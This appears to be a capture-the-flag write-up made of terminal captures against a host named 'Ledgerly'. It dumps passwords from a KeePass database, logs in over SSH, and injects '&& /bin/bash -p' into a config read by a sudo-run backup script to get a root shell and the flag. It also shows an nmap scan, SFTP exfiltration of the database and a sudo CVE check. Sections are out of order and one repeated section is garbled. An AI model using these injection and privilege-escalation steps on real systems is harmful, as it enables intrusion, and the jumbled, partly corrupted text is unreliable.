└─$ keepassxc-cli show -s Passwords.kdbx ledgerly-admin
Enter password to unlock Passwords.kdbx:
Title: ledgerly-admin
UserName: admin
Password: not-the-way-in-7f3a
URL:
Notes:
Uuid: {b5416dc9-d8ed-11f1-aee3-0affd00dabc3}
Tags:
```

USELESS

```
┌──(bojboj㉿RET3I)-[~]
└─$ keepassxc-cli show -s Passwords.kdbx dave-ssh
Enter password to unlock Passwords.kdbx:
Title: dave-ssh
UserName: dave
Password: D4v3_B4ckup_0p3r4t0r
URL: ssh://ledger
Notes: Backup operator shell account on this host.
Uuid: {b5416dc8-d8ed-11f1-aee3-0affd00dabc3}
Tags:
```

Two relevant credential entries identified

COMMAND INJECTION

```
┌──(bojboj㉿RET3I)-[~]
└─$ ssh dave@52.204.98.107
dave@52.204.98.107's password:
Welcome to Ubuntu 26.04.1 LTS (GNU/Linux 7.0.0-1014-aws x86_64)
```

SSHed As Dave

```
-bash-5.3$ sudo -l
User dave may run the following commands on ip-172-31-23-171:
    (root) NOPASSWD: /usr/local/bin/ledger-maint
-bash-5.3$ sudo  /usr/local/bin/ledger-maint
ledger-maint: backing up [/var/www/html] -> /var/backups/ledger.tgz
ledger-maint: done
```

Checking Sudo Privileges

dave can run ledger-maint as root without a password

COMMAND INJECTION

```
-bash-5.3$ strings  /usr/local/bin/ledger-maint
#!/bin/bash
# ledger-maint
 Ledgerly data backup helper.
# Reads the backup target from /opt/ledger/maint.conf and archives it.
# Intended to be run as root via sudo by the backup operator.
CONF=/opt/ledger/maint.conf
if [ ! -r "$CONF" ]; then
    echo "ledger-maint: cannot read $CONF" >&2
    exit 1
# Pull the 'target=' field out of the config file.
target=$(awk -F= '/^target=/{print $2}' "$CONF")
if [ -z "$target" ]; then
    echo "ledger-maint: no target configured in $CONF" >&2
    exit 1
echo "ledger-maint: backing up [$target] -> /var/backups/ledger.tgz"
# NOTE: target is used unquoted inside a shell -c. (bug)
sh -c "tar czf /var/backups/ledger.tgz $target 2>/dev/null"
echo "ledger-maint: done"
```

Script reads an attacker-writable config file and injects its value into a shell command without sanitization

COMMAND INJECTION

```
-bash-5.3$ echo 'target=/var/www/html 2>/dev/null && cat /root/root.txt' > /opt/ledger/maint.conf
-bash-5.3$ sudo /usr/local/bin/ledger-maint
ledger-maint: backing up [/var/www/html 2>/dev/null && cat /root/root.txt] -> /var/backups/ledger.tgz
FLAG{led_c0nf_1nj3ct_t0_r00t_1bc00c}
ledger-maint: done
```

```
-bash-5.3$ echo 'target=/var/www/html 2>/dev/null && /bin/bash -p' > /opt/ledger/maint.conf
-bash-5.3$ sudo /usr/local/bin/ledger-maint
ledger-maint: backing up [/var/www/html 2>/dev/null && /bin/bash -p] -> /var/backups/ledger.tgz
whoami
root
ls
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
Connection to 52.204.98.107 closed by remote host.
Connection to 52.204.98.107 closed.
```

Weaponizing the Config File

ROOT FLAG CAPTURED



SUCCESSFULLY BLOCKED

UP-TO DATE SERVICE VERSIONS

Checked Vulnerable services yielded by the enumeration phase on the remote host

```
└─$ nmap -sV -O -T4 --min-rate=3000 52.204.98.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-06 09:21 +0100
Nmap scan report for ec2-52-204-98-107.compute-1.amazonaws.com (52.204.98.107)
Host is up (0.11s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 10.2p1 Ubuntu 2ubuntu3.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http           Apache httpd 2.4.66 ((Ubuntu))
443/tcp  open     tcpwrapped
2000/tcp open     tcpwrapped
5060/tcp open     tcpwrapped
6969/tcp filtered acmsoda
8010/tcp open     ssl/http-proxy FortiGuard Web Filtering
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.50 seconds
```

CREDENTIAL DISCLOSURE VIA SHELL HISTORY

```
Last login: Thu Nov  5 18:36:46 2026 from 154.108.39.252
-bash-5.3$ ls
Passwords.kdbx  user.txt
-bash-5.3$ strings Passwords.kdbx
wB6y
$UUID
*]lH
Kj%\
X#u*T=
cJUPG
)%I_
JdtF
R0XT_i
i5wS
IuN&"
nS4q
B6v>
?j      O
:Fb&5J
;91w
$7 *
7R2hv   5
4Oad
R5/u
B{~g
-bash-5.3$ file Passwords.kdbx
Passwords.kdbx: Keepass password database 2.x KDBX
-bash-5.3$ xxd -l 64 Passwords.kdbx
```

KeePass Database Found

Attempting to Crack the KDBX Database

DID NOT PROCEED DB USES ARGON2

```
┌──(bojboj㉿RET3I)-[~]
└─$ sftp -i id_ed25519 maya@52.204.98.107
Enter passphrase for key 'id_ed25519':
Connected to 52.204.98.107.
sftp> get Passwords.kdbxx
Fetching /home/maya/Passwords.kdbx to Passwords.kdbx
Passwords.kdbx
sftp>
```

Exfiltrating the KDBX Database

Password.kdbx pulled to attacker host via SFTP using maya's SSH access, to allow offline cracking attempts.

SUSPICIOUS BINARIES IDENTIFIED

Unusual non-standard sudo binaries found during enumeration; flagged for further investigation.

```
-rwsr-xr-x 1 root root 72712 Feb  6  2024 /snap/core22/2955/usr/bin/chfn
-rwsr-xr-x 1 root root 44808 Feb  6  2024 /snap/core22/2955/usr/bin/chsh
-rwsr-xr-x 1 root root 72072 Feb  6  2024 /snap/core22/2955/usr/bin/gpasswd
-rwsr-xr-x 1 root root 47488 Mar  6  2026 /snap/core22/2955/usr/bin/mount
-rwsr-xr-x 1 root root 40496 Feb  6  2024 /snap/core22/2955/usr/bin/newgrp
-rwsr-xr-x 1 root root 59976 Feb  6  2024 /snap/core22/2955/usr/bin/passwd
-rwsr-xr-x 1 root root 55680 Mar  6  2026 /snap/core22/2955/usr/bin/su
-rwsr-xr-x 1 root root 232416 Mar  2  2026 /snap/core22/2955/usr/bin/sudo
-rwsr-xr-x 1 root root 35200 Mar  6  2026 /snap/core22/2955/usr/bin/umount
-rwsr-xr-- 1 root uuidd 35112 Oct 25  2022 /snap/core22/2955/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 338536 Jul  9 18:38 /snap/core22/2955/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 22832 Apr 10  2026 /snap/core22/2955/usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 619808 Aug 27 08:15 /usr/lib/cargo/bin/su
-rwsr-xr-x 1 root root 1090848 Aug 27 08:15 /usr/lib/cargo/bin/sudo
-rwsr-xr-x 1 root root 342712 Oct  8 16:36 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 35040 Mar  3  2026 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 76328 Feb  2  2026 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 167000 Jul 11 15:55 /usr/bin/ntfs-3g
-rwsr-xr-x 1 root root 55760 Aug 19 14:23 /usr/bin/su
-rwsr-xr-x 1 root root 72840 Feb  2  2026 /usr/bin/chfn
-rwsr-xr-x 1 root root 39376 Mar 21  2026 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 48936 Feb  2  2026 /usr/bin/chsh
-rwsr-xr-x 1 root root 18904 Aug 19 14:23 /usr/bin/newgrp
-rwsr-xr-x 1 root root 93640 Feb  2  2026 /usr/bin/passwd
-rwsr-xr-x 1 root root 282080 Oct  6 13:13 /usr/bin/sudo.ws
-rwsr-xr-x 1 root root 39376 Aug 19 14:23 /usr/bin/umount
-rwsr-xr-x 1 root root 51664 Aug 19 14:23 /usr/bin/mount
```

Confirms full interactive remote code execution on the server.

SUSPICIOUS BINARIES IDENTIFIED

Investigating sudo for Known CVEs

Vulnerability Details : CVE-2025-32463 Public exploit exists!

Sudo Local Privilege Escalation via User-Controlled nsswitch.conf with --chroot Option

Sudo before 1.9.17p1 allows local users to obtain root access because /etc/nsswitch.conf from a user-controlled directory is used with the --chroot option.

```
Sudo version %s
1.9.17p2
Configure options: %s
command=list
../../src/sudo_edit.c
setuid(%u)
mkstemps
unable to read the clock
unexpected sudo mode 0x%x
[-u user] file ...
-h | -V
[-u user] [command [arg ...]]
-h | -K | -k | -V
preserve-env
set-home
```

A known vulnerability existed for sudo, but affected only earlier versions

SUSPICIOUS BINARIES IDENTIFIED

Investigating sudo for Known CVEs

Vulnerability Details : CVE-2025-32463 Public exploit exists!

Sudo Local Privilege Escalation via User-Controlled nsswitch.conf wit chroot Op

Sudo before 1.9.17p1 allows local users to obtain root access because /etc/ witch.conf user-con rect y is used the --chroot option.

```
S  version %s
1.9.17p2
Configure options: %s
command=list
../../src/sudo_edit.c
setuid(%u)
mkstemps
unable to read the clock
unexpected sudo mode 0x%x
[-u user] file ...
-h | -V
[-u user] [command [arg ...]]
-h | -K | -k | -V
preserve-env
set-home
```

IRRELEVANT

A known vulnerability existed for sudo, but affected only earlier versions

CONCLUSION